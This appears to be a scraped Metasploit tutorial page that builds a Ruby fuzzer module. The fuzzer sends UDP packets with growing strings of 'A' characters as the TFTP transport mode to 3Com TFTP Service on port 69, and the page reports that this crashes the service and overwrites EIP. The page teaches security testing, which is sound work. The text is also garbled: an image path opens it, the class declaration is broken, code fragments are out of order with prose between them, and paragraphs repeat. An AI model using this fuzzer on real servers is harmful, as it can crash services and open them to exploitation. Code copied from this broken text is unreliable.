
Simple TFTP Fuzzer a11y.text Simple TFTP Fuzzer Writing your own TFTP Fuzzer Tool a11y.text Writing your own TFTP Fuzzer Tool One of the most powerful aspects of Metasploit is how easy it is to make changes and create new functionality by reusing existing code. For instance, as this very simple Fuzzer code demonstrates, you can make a few minor modifications to an existing Metasploit module to create a Fuzzer module. The changes will pass ever-increasing lengths to the transport mode value to the 3Com TFTP Service for Windows, resulting in an overwrite of EIP. #Metasploit

```
require 'msf/core'

class Metasploit3  '3Com TFTP Fuzzer',
                    'Version'        => '$Revision: 1
```

Testing our Fuzzer Tool

Pretty straight forward. Lets run it and see what happens.



Simple TFTP Fuzzer : Overwriting EIP | Metasploit Unleashed

And we have a crash! Our new Fuzzer tool is working as expected. While this may seem simple on the surface, one thing to consider is the reusable code that this provides us. In our example, the payload structure was defined for us, saving us time, and allowing us to get directly to the fuzzing rather than researching the TFTP protocol. This is extremely powerful, and is a hidden benefit of the Metasploit Framework.,

```
            'Description'    => '3Com TFTP Fuzzer Passes Overly Long Transport Mode String',
            'Author'         => 'Your name here',
            'License'        => MSF_LICENSE
        )
        register_options( [
        Opt::RPORT(69)
        ], self.class)
end


def run_host(ip)
        # Create an unbound UDP socket
        udp_sock = Rex::Socket::Udp.create(
            'Context'   =>
                {
                    'Msf'        => framework,
                    'MsfExploit' => self,
                }
        )
        count = 10  # Set an initial count
        while count < 2000  # While the count is under 2000 run
            evil = "A" * count  # Set a number of "A"s equal to count
            pkt = "\x00\x02" + "\x41" + "\x00" + evil + "\x00"  # Define the payload
            udp_sock.sendto(pkt, ip, datastore['RPORT'])  # Send the packet
            print_status("Sending: #{evil}")  # Status update
            resp = udp_sock.get(1)  # Capture the response
            count += 10  # Increase count by 10, and loop
```

```
        end
    end
```

end Testing our Fuzzer Tool a11y.text Testing our Fuzzer Tool Pretty straight forward. Lets run it and see what happens. Simple TFTP Fuzzer : Overwriting EIP | Metasploit Unleashed And we have a crash! Our new Fuzzer tool is working as expected. While this may seem simple on the surface, one thing to consider is the reusable code that this provides us. In our example, the payload structure was defined for us, saving us time, and allowing us to get directly to the fuzzing rather than researching the TFTP protocol. This is extremely powerful, and is a hidden benefit of the Metasploit Framework. Next Simple IMAP Fuzzer Prev Writing a Simple Fuzzer